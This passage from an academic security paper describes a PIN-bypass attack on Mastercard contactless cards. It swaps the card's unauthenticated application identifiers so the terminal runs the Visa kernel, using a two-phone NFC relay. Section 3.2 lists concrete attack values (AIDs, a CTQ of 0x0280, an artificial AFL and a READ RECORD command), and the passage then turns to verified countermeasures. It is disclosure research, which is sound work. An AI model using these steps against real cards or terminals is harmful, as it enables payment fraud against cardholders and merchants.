


Figure 3: Overview of the Mastercard contactless transaction using the most common card authentication method, called Combined Dynamic Data Authentication (CDA). There are other two authentication methods, which we omit here for simplicity. Notation: $\oplus$ is exclusive-OR; f is a key derivation function; $(privC, pubC)$, $(privI, pubI)$, and $(privCA, pubCA)$ are the private/public key pairs of the card, the issuer, and the Certificate Authority, respectively; $cert_k(cont)$ is the PKI certificate on *cont* signed with the private key k; $sign_k(m)$ is the signature on m with the key k; $aenc_k(m)$ is the asymmetric encryption of m with the key k; $MAC_k(m)$ and $MAC'_k(m)$ are cipher-based Message Authentication Codes (MAC) on m with the key k; $p_b(m)$ is the right-padding of m with b zero bytes. Note that there is some overlap between the Offline Data Authentication and the Transaction Authorization phases. This occurs when the terminal and the card agree on using the Combined Dynamic Data Authentication (CDA) method. For the sake of simplicity, we have omitted the middle entities (acquirer and payment network) that participate in the terminal-issuer exchanges before they reach their recipient.

such as the Primary Account Number (PAN), the card's expiration date, and the AIP. This signature, called the Signed Static Authentication Data (SSAD), is generated and stored on the card during production.

2. *Dynamic Data Authentication (DDA)*: in this method the terminal sends the INTERNAL AUTHENTICATE command with the Dynamic Data Object List (DDOL) as payload. The DDOL is a data object that must include the terminal's fresh number, called the Unpredictable Number (UN). The card replies with the Signed Dynamic Authentication Data (SDAD): a signature on its own fresh number NC and the DDOL.

3. *Combined Dynamic Data Authentication (CDA)*: this method also involves the SDAD, but includes additional transaction data in the signature such as the amount. No INTERNAL AUTHENTICATE command is used and instead the SDAD is later supplied by the card, if requested by the terminal's GENERATE AC command. This ODA method actually belongs, chronologically speaking, to another phase of the transaction, called the Transaction Authorization, which we describe later in Section 2.2.4.

The ODA method chosen is typically the last one (which is also the strongest one) in the above list that both the terminal and the card support. The ODA methods that the card supports are encoded within the AIP.

2.2.3 Cardholder Verification

The Cardholder Verification Methods (CVMs) are as follows:

1. *Online PIN*: the terminal sends to the card issuer the encryption of the PIN entered on the terminal's pad for verification.

2. *Consumer Device CVM*: the cardholder verification is performed on the consumer's device. This method is intended primarily for use with mobile payment apps such as Google Pay and Apple Pay, where the cardholder is verified through biometrics such as fingerprint or face recognition.

3. *Paper Signature*: the cardholder signs (with a pen) the purchase receipt and the cashier checks it against the physical signature on the card's backside.

If applicable, typically when the amount is above the CVM-required limit, the terminal verifies the cardholder by choosing one (or two) of the above three methods. The choice depends on the card's list of supported CVMs, if supplied by the card. If this CVM list is not supplied (e.g., in Visa transactions), then the terminal proposes online PIN verification, and this proposal is encoded within the Terminal Transaction Qualifiers (TTQ) or a similar data object, depending on the kernel. The TTQ is typically part of the PDOL.

Notably relevant for our previous PIN bypass attack, and therefore this new attack, is the Consumer Device CVM (CDCVM). With respect to how and whether the CDCVM is used, the kernels can be divided into two groups:

The Visa group composed of the Visa, Discover, and UnionPay kernels, where the card's support for the CDCVM is announced to the terminal through the *cryptographically unprotected* CTQ or similar data object, depending on the specific kernel.

The Mastercard group composed of the Mastercard, American Express, and JCB kernels, where the card's support for the CDCVM is announced to the terminal through the *cryptographically protected* AIP and possibly additional data objects, depending on the specific kernel.

Our previous PIN bypass attack targets the cards within the Visa group, which is weaker than the Mastercard group in terms of the protection it offers. While the CDCVM is not meant for physical cards, attackers can abuse it by tricking the terminal into accepting this CVM for a purchase with a victim's physical card. The key point here is that, whenever an attacker convinces the terminal that the CDCVM was successfully performed, the latter wrongfully assumes that the actual verification was delegated to an external device and thus does not ask for the PIN. This is the essence of the flaw that our previous attack exploits.

Our new attack also exploits the Consumer Device CVM, but in combination with a flaw on EMV's application selection. This attack thereby targets the cards within the presumably better protected Mastercard group.

2.2.4 Transaction Authorization

Transaction authorization is implemented by having the card compute and transmit the Application Cryptogram (AC). This is a MAC-based cryptographic proof of the transaction, computed over the transaction details, the AIP, and the Application Transaction Counter (ATC, which is incremented on every transaction). Besides the AC and additional data that depends on the kernel, the card transmits:

- the Cryptogram Information Data (CID), which encodes the type of authorization being requested;
- the Application Transaction Counter (ATC);
- the Signed Dynamic Authentication Data (SDAD), if CDA was requested in the command payload; and
- the Issuer Application Data (IAD), which contains proprietary application data that is transmitted to the issuer.

The computation by the card (and verification by the issuer) of the AC uses a session key s, which is derived from the ATC and a symmetric key mk only known to the issuer and the card. The terminal therefore cannot verify the AC.

A transaction can be *authorized offline* by the terminal, sent *online* for *authorization* by the issuer, or *declined offline* by the card. The choice depends on factors including checks made by both the terminal and the card on transaction details such as the amount, the currency (transaction versus card's), the country (transaction versus issuer's), and the limit number of consecutive offline transactions. The most common type of transaction authorization is online by the issuer.

For transactions performed with the kernels within the Visa group, the AC is sent within the card's response to the GET PROCESSING OPTIONS. Typically, no Offline Data Authentication process is performed and no GENERATE AC command is used. For those kernels within the Mastercard group, the AC is transmitted in response to the GENERATE AC command.

If the transaction is to be authorized online by the issuer, then the AC is called the Authorization Request Cryptogram (ARQC) and the CID equals 0x80. The actual authorization follows from a request-response exchange between the terminal and the issuer. The terminal's request carries the ARQC and the issuer's response is encoded in the Authorization Response Code (ARC). This exchange is not further specified by EMV.

If the transaction is to be accepted offline by the terminal, then the AC is called the Transaction Cryptogram (TC) and the CID equals 0x40 in this case. Also, the terminal is assumed to have already validated the transaction in the Offline Data Authentication phase. The transaction can be also declined offline, in which case the AC is called the Application Authentication Cryptogram (AAC) and the CID equals 0x00.

Note that the AIDs are not *authenticated* by the card to the terminal. That is, the terminal has no cryptographic proof that the card supports the AIDs it advertised during the application selection phase. This turns out to be the new, fundamental security shortcoming that our attack exploits. Also note that EMV does not specify any mechanisms to match up the card's PAN with the advertised AIDs.

3 PIN Bypass via Card Brand Mixup

We describe our attack in detail here. We start in Section 3.1 by describing the threat model considered for this attack. We next give a step-by-step description in Section 3.2. Afterwards, in Section 3.3 we outline the hardware and software infrastructure we used in our proof-of-concept implementation and present the results of our experiments.

3.1 Threat Model

The threat model considered for this attack and for our formal analysis described in Section 4 is as follows:

1. The attacker has access to the victim's card.
2. The attacker has the capabilities of an active (so-called Dolev-Yao) attacker over the wireless channel between cards and terminals. Namely, the attacker can read, block, and inject messages on this channel.
3. The channel between the payment terminal and the banking infrastructure is *secure* in that it satisfies authenticity and confidentiality.

This models is realistic in practice. The attacker may access a victim's card that is lost or stolen. Indeed, in practice it may suffice simply to be physically close (within a few centimeters) to the victim's card. Moreover, as we will see in Section 3.3, using standard NFC-enabled smart phones one can carry out active man-in-the-middle attacks on the wireless channel.

3.2 Description of the Attack

As stated in [6, 21], the PIN verification *cannot* be bypassed for transactions where the payment terminal executes the Mastercard kernel (recall Figure 3). According to this kernel's specification [16], the AIP (specifically bit 2 of byte 1) is the only data object that indicates the card's support for on-device cardholder verification. Thus, modifying the AIP would lead to a declined transaction given that it is authenticated using the card's PK certificate, the Application Cryptogram (AC), and the Signed Dynamic Authentication Data (SDAD). We have validated this with several cards.

Unlike the AIP, the card's Application Identifiers (AIDs) are not protected. In fact, the AIDs are only used during the SELECT command exchanges. After these exchanges are completed, the terminal activates the corresponding kernel based on the AIDs received from the card. For example, if the preferred AID (or first, depending on the terminal's selection method) is $\mathrm{AID}_{\mathsf{Visa}} = \texttt{0xA0000000031010}$, then the terminal activates the Visa kernel. If the AID is instead $\mathrm{AID}_{\mathsf{Mastercard}} = \texttt{0xA0000000041010}$, then the terminal activates the Mastercard kernel.

Due to this lack of authentication of the AIDs, an attacker can maliciously replace them and thereby activate a desired kernel on the terminal. This is the fundamental security shortcoming that our attack exploits. An overview of the attack is displayed in Figure 4 and a step-by-step description follows.

1. *Activation of the Visa Kernel*: The terminal first activates the Visa kernel. For this, the attacker applies the trick just described, namely the replacement of the card's legitimate AIDs with $\mathrm{AID}_{\mathsf{Visa}}$.
2. *Request Processing Options*: After the AID is negotiated, the attacker receives from the card the request (i.e., tags and lengths) for the Processing Data Object List (PDOL). The attacker forwards this request to the terminal with the addition of the request for the Terminal Transaction




Figure 4: Overview of our PIN bypass attack for Mastercard, exploiting the card brand mixup. The attacker poses as (a) a card to the payment terminal and runs a Visa session with it, and (b) a payment terminal to the card with which it runs a Mastercard session. For simplicity, we have omitted the messages between the terminal and the issuer, which are the same as in Figure 3 but without the PIN block.

Qualifiers (TTQ) and all other processing data objects specified by the Visa kernel. The attacker's request also includes the data objects referenced by the First Card Risk Management Data Object List (CDOL1) specified by the Mastercard kernel, which usually are the Terminal Type (TT) and the Cardholder Verification Method Results (CVMR).

3. *Run the Mastercard Session*: Once the attacker has received the GET PROCESSING OPTIONS from the terminal, the attacker runs a Mastercard session with the card. The terminal is not involved during this step. The sub-steps are as follows.

   (a) The attacker builds and sends to the card the GET PROCESSING OPTIONS command along with the card's requested PDOL data, which is filled up from the terminal's command payload. The card responds to the attacker's command with the Application Interchange Profile (AIP) and the Application File Locator (AFL).

   (b) The attacker proceeds to read the card's records, using the received AFL. The relevant records collected are the PAN, the card's expiration date, the issuer country code, the Application Usage Control, and the CDOL1 tags and lengths.

   (c) The attacker builds and sends to the card the GENERATE AC command, whose payload is the CDOL1 data filled up with the PDOL data parsed from the payload of terminal's GET PROCESSING OPTIONS command. The CDOL1 typically is a superset of the PDOL. If the card supports CDA (i.e., bit 1 of byte 1 of the AIP is set), then the command should request CDA. Also, the bits 7 and 8 of the command's reference control parameter (i.e., byte 3) must be cleared and set, respectively. This tells the card that an ARQC is being requested (see [15], pp. 54–55).

   (d) From the card's response to the GENERATE AC command, the attacker collects the CID, the ATC, the IAD, and the AC or SDAD, depending on whether CDA was requested. If the SDAD is sent, then the attacker must extract the AC, using the card's Public Key (PK) (see [14], pp. 68–69).

   Using the received card's records, the attacker retrieves the card's PK using the following steps (see [14], pp. 60–65):

   i. retrieve the CA's PK from the CA's index,

   ii. retrieve the issuer's PK from the issuer's PK certificate, using the CA's PK, and

   iii. retrieve the card's PK from the card's PK certificate, using the issuer's PK.

4. *PIN Bypass*: At this point, our PIN bypass attack on Visa is applied. That is, the attacker injects a CTQ data object valued `0x0280`, which instructs the terminal that online PIN verification is not required and that the Consumer Device CVM was performed (see [17], pp. 69–70).

   Together with the CTQ, the attacker supplies the AIP, an artificial AFL with value `0x18010100`, the AC, the IAD, and all other data objects specified by the Visa kernel.

5. *Transmit Records*: In response to the terminal's READ RECORD command, which is `0x00B2011C00` due to the artificial AFL, the attacker replies with the PAN, the expiration date, the Application Usage Control (AUC), and the issuer country.

3.3 Carrying out the Attack

To demonstrate our PIN bypass attack, we developed a proof-of-concept Android application, comprising roughly 3,700 lines of Java code. On the merchant side, we used the payment kit commercialized by SumUp: an EMV and PCI DSS (Payment Card Industry Data Security Standard) certified company licensed under the UK's Financial Conduct Authority. The kit costs about 50 USD and includes a card reader, which works with both contact and contactless cards, and a back-end mobile application available for iOS and Android devices. The SumUp card reader is PCI PTS (Payment Card Industry PIN Transaction Security) certified. Figure 5 displays the components of our testing environment.

Our attack is implemented using two Android phones, connected through a relay channel built using TCP/IP server-client communication over WiFi. One phone runs our app in POS Emulator mode (Device 4 in Figure 5) and the other phone runs our app in Card Emulator mode (Device 3 in Figure 5). Both devices must support NFC and run Android 4.4 KitKat (API level 19) or later. Moreover, the Card Emulator device must support Android's host-based card emulation [2] so that the phone can launch the NFC payment service implemented by our app. The actual man-in-the-middle functionality runs on the POS Emulator device (although this choice is irrelevant) and the Card Emulator acts as the proxy for the relay channel.

Using our app, we successfully bypassed PIN entry for transactions with four different cards: two Mastercard credit cards and two Maestro debit cards. A video demonstration of the attack and other information can be found at [1].

The results of our experiments are summarized in Table 1. Some of these transactions were performed with the Google Pay and Apple Pay apps using non-Visa cards. Such transactions do not require PIN verification and thus no bypass is needed, yet they showcase unauthentic uses of the Visa kernel.

Critical here is that the transactions in Table 1 were *all* authorized online by the issuer. Moreover, this was without any

Brand	Card	Amount (CHF)	Processed with the Visa kernel	Bypassed PIN
Visa	Visa Credit	200	NA	Yes
	Visa Debit	100	NA	Yes
	V Pay	100	NA	Yes
Mastercard	Maestro$^{(1)}$	400	Yes	Yes
	Maestro$^{(1)}$ on Google Pay	1	Yes	NA
	Maestro$^{(1)}$ on Apple Pay	1	Yes	NA
	Maestro$^{(2)}$	200	Yes	Yes
	Mastercard Debit$^{(3)(*)}$	10	Yes	NA
	Mastercard Debit$^{(3)}$ on Google Pay	1	Yes	NA
	Mastercard Debit$^{(3)}$ on Apple Pay	1	Yes	NA
	Mastercard Credit$^{(4)}$	100	Yes	Yes
	Mastercard Credit$^{(5)}$	100	Yes	Yes

Legend:
NA: not applicable (1) to (5): each of the five different physical cards we tested
(∗): card for which we unsuccessfully attempted our PIN bypass for a 100 CHF transaction but the terminal requested to insert the card to complete the transaction using the contact chip instead

Table 1: Summary of the transactions during our experiments. All of these transactions were authorized online and were subsequently debited from the cardholder's account and credited to the merchant's account. For some cards, we performed multiple transactions and we show here the one with the highest value.

adversarial intervention beyond the terminal-card interaction and despite the different views between the terminal and the issuer on the AID selected for the transaction. The EMV protocol does not unambiguously specify what transaction data is sent to the issuer for authorization. Clearly, since our attack is possible, the AID and any other kernel-identifying data is either not sent, or not checked by the issuer. We cannot however confirm that this is the case for all EMV implementations in terminals.

Our card brand mixup suggests that merchants (in particular, their terminals) accepting Visa cards can also be fooled into accepting other EMV card brands, like Mastercard, even if they would not normally accept them. This could result in violations of contracts, market regulations, sanctions, embargoes, and credit card fees. Note that our attack could even be done in collusion with the merchant to evade taxes or fees. Another scenario where criminals might exploit our card brand mixup attack is the following. They might perform a high-value transaction with their own Mastercard-branded card turned into a Visa and then request reimbursement, claiming a terminal malfunction or fraud based on the fact that they do not own a Visa card. To support their claim, on the purchase receipt both the 'Visa' label and the Visa AID will be printed, which looks suspicious under scrutiny.

Usability and Scope. Our attack requires minimal hardware to carry out, namely two NFC-enabled Android phones, which can be purchased for under 300 USD. This represents a one-time investment for the criminals, and might even be unnecessary when they can use their own phones. In addition, the use of this hardware is inconspicuous since only one phone need be visible during payment and it easily escapes detection by store clerks since our app's appearance is very similar to legitimate payment apps such as Google Pay and Apple Pay.

For our attack to work, clearly the authorization request must reach the card issuer. For this, it is necessary that the merchant's acquirer routes the request to either:

- a payment network that matches the real card brand, regardless of what the terminal thinks the brand is, or
- a payment network that handles transactions with cards of different brands, including Mastercard and Visa.

It is likely that the SumUp acquirer employs the first approach. The second approach is enforced by legal means in some countries, making the scope of our card brand mixup attack very broad. For example, in the US, the 2010 federal law known as the *Durbin Amendment* [10] legislates that all domestic debit transactions must be given the choice, if so opted by the merchant, the cardholder, or the card (through the AIDs), to be routed to a common payment network, called the US Common Debit Network. This network forwards authorization requests to the card issuer, regardless of




Figure 5: Setup of the testing environment for our proof-of-concept implementation, displaying the following devices: (1) SumUp Plus Card Reader, (2) mobile phone running the SumUp app and connected over Bluetooth to the SumUp reader, (3) Android phone running our app in Card Emulator mode, (4) Android phone running our app in POS Emulator mode, and (5) contactless card. Note that the device (2) is not part of the attacker's equipment since in an actual store this device and (1) would be the payment terminal. In this scenario, the devices (3) and (4) would be the attacker's equipment and (5) would be the victim's card.

the card brand. Thus, if the victim's card is a Mastercard-branded debit card issued in the US and the merchant is also in the US, our attack should be effective by using the Visa US Common Debit AID `0xA0000000980840` instead of $\text{AID}_{\text{Visa}} = \texttt{0xA0000000031010}$ during the application selection phase. This replacement would also deceive the terminal into running the flawed Visa kernel.

Other countries like Australia and New Zealand are also pushing for similar approaches for routing debit transactions to local payment networks as opposed to global ones. The Electronic Funds Transfer at Point of Sale (EFTPOS) system is an example of such an initiative in these countries.

Unsuccessful Attempts. We attempted to execute our attack to pay with a Mastercard card in a Discover and a UnionPay transaction, as these two kernels are similar to the Visa kernel. We did not succeed in either case. In these tests, we observed that the terminal did not pass the selection phase and requested us to insert the card or to try with another card. This suggests that the usage of cards of these brands over the contactless interface might be restricted in Switzerland, where we carried out our experiments.

We have performed additional tests on other payment terminals, including two by SIX.[2] From our disclosure process with Mastercard we learned that none of these transactions were routed to the Mastercard network, and so the SIX acquirer presumably routed the authorization requests to the Visa payment network, which flagged the card as non-Visa and declined the transaction.

Clearly the EMV standard should specify an unambiguous, *cryptographic* mechanism to detect and avoid mismatches between the AID and the PAN, in terms of the card brand they advertise. In the next section we analyze countermeasures that achieve this.

4 Countermeasures

This section discusses countermeasures to our card brand mixup attack. After reviewing our previous EMV model and our new extensions (Sections 4.1 and 4.2 respectively), we present both formally-verified countermeasures at the kernel level (Section 4.3) and countermeasures already implemented at the network level by Mastercard (Section 4.4).

4.1 Previous EMV Model

To design and verify kernel-level countermeasures to our attack, we extend our previous model [4] of the EMV contactless protocol. We developed this model focusing on the following three security properties:

1. The **issuer accepts** all transactions accepted by the terminal.
2. All accepted transactions are **authenticated to the terminal** by the card and, if authorized online, the issuer.
3. All accepted transactions are **authenticated to the issuer** by both the card and the terminal.

The first property expresses a causality of accept and decline events: whenever the terminal accepts a transaction, so will the issuer (or equivalently, the issuer will not decline it). For the authentication properties, we use *injective agreement* [9, 25]. In short, an agreement property validates that whenever the agent, whom the transaction must be authenticated to, reaches a state where the transaction is accepted, then that agent observes the same transaction details as the authenticating agent does. The transaction details to agree on for the properties are: the PAN, the AIP, the CVM, the ATC, the AC data input (i.e., X in Figure 3), the AC itself, and the IAD.

We specify a generic model of the EMV contactless protocol that allows for the analysis of transactions performed with the Visa and Mastercard kernels. The remaining four kernels can be modeled by one of these, which is their group representative as per the two groups introduced in Section 2.2.3.

[2] https://www.six-group.com/

Parameter	Possible values	Comments
Brand	- Mastercard - Visa	Brand of the card used
Strongest ODA method supported by the card	- SDA - DDA - CDA	Mastercard cards only
Processing mode	- DDA - EMV	Visa cards only
Strongest CVM supported by the card	- No PIN - Online PIN	Mastercard cards only
Transaction value	- Low - High	Whether CVM is required

Table 2: Parameters that define target configurations.

Our analysis methodology, which we used in both our previous work and the current work, is structured by *target configurations*. A target configuration is a choice of up to four parameters (depending on the kernel) from Table 2. A target model is derived from the EMV contactless protocol model and allows any execution of the latter while only assessing the security of accepted transactions sharing the same target configuration.

The use of multiple configurations enables one to focus the security analysis on those transactions of interest, defined by the corresponding choice of target configurations. For example, one might be interested in whether authentication to the terminal holds for high-value transactions performed using the Mastercard kernel and cards supporting DDA as the Offline Data Authentication method and online PIN as the Cardholder Verification Method. Further details can be found at [4].

4.2 Extended Model with PAN-based Routing

Our previous model of the EMV contactless protocol specifies the terminal-issuer channel in a way that these two parties always agree on the kernel used for online-authorized transactions. In other words, we assumed that the transaction authorization request is routed to a payment network that only processes cards of the brand determined by the kernel used (or equivalently the AID chosen during the application selection phase). For example, if the transaction was processed with the Visa kernel, then the authorization request is routed to a network that handles Visa cards only.

This modeling assumption means that Mastercard cards can only be used for transactions performed using the Mastercard kernel. Clearly, our brand mixup attack demonstrates otherwise. That is, in some cases the authorization request reaches the card issuer, even when the card is not of the brand determined by the kernel used by the terminal. We have extended our previous model with a more general model of routing, where the terminal routes the authorization to the payment network determined by the card's PAN. The employed modeling techniques are standard ones, but we generalized the formalization of our previous model to consider this PAN-based routing choice.

In Table 3 we summarize the results of our analysis, conducted using our extended model. All target models have 56 Tamarin rules and about 800 lines of code on average. Remarks 1 and 2 in the table indicate authentication issues, which were first identified by the original model (see [6], Table 2, p. 11).

Remarks 3 and 4 indicate the newly discovered lack of authentication of the AID and the CVM used in the EMV contactless transaction. This is the underlying flaw that leads to our card brand mixup attack. For each of the affected target models, our Tamarin analysis reveals an accepted transaction where the following statements hold:

- the card used was a Mastercard,
- the terminal ran the transaction using the Visa kernel,
- no cardholder verification was performed, and
- if the transaction value was high, then the CDCVM was successfully performed from the terminal's perspective.

We remark that our current findings do not contradict those from our previous work. Our claim in [6] is that *the Mastercard protocol is secure*, whereas in this paper we show that *Mastercard cards are not secure*. In fact, as we have explained, our attack is possible precisely because one can use Mastercard cards for transactions not performed with the Mastercard protocol!

4.3 Verified Countermeasures

In [6], we proposed two fixes to the PIN bypass attack on Visa. These fixes are:

1. The terminal must always set the bit 1 of byte 1 of the Terminal Transaction Qualifiers (TTQ).
2. The terminal must always verify the Signed Dynamic Authentication Data (SDAD).

The above fixes ensure that high-value transactions processed with the Visa kernel use Visa's secure configuration (DDA on online authorizations), where the card is requested to supply the SDAD and the terminal verifies it. As can be observed in our results (Table 3, Line 4), we have verified that this configuration, and by extension the two fixes listed above, **prevents one from turning a Mastercard card into a Visa card**. The fixes work because of the kernel-specific format of the data that cards sign to produce the SDAD. Namely,

No.	Target model	Properties		
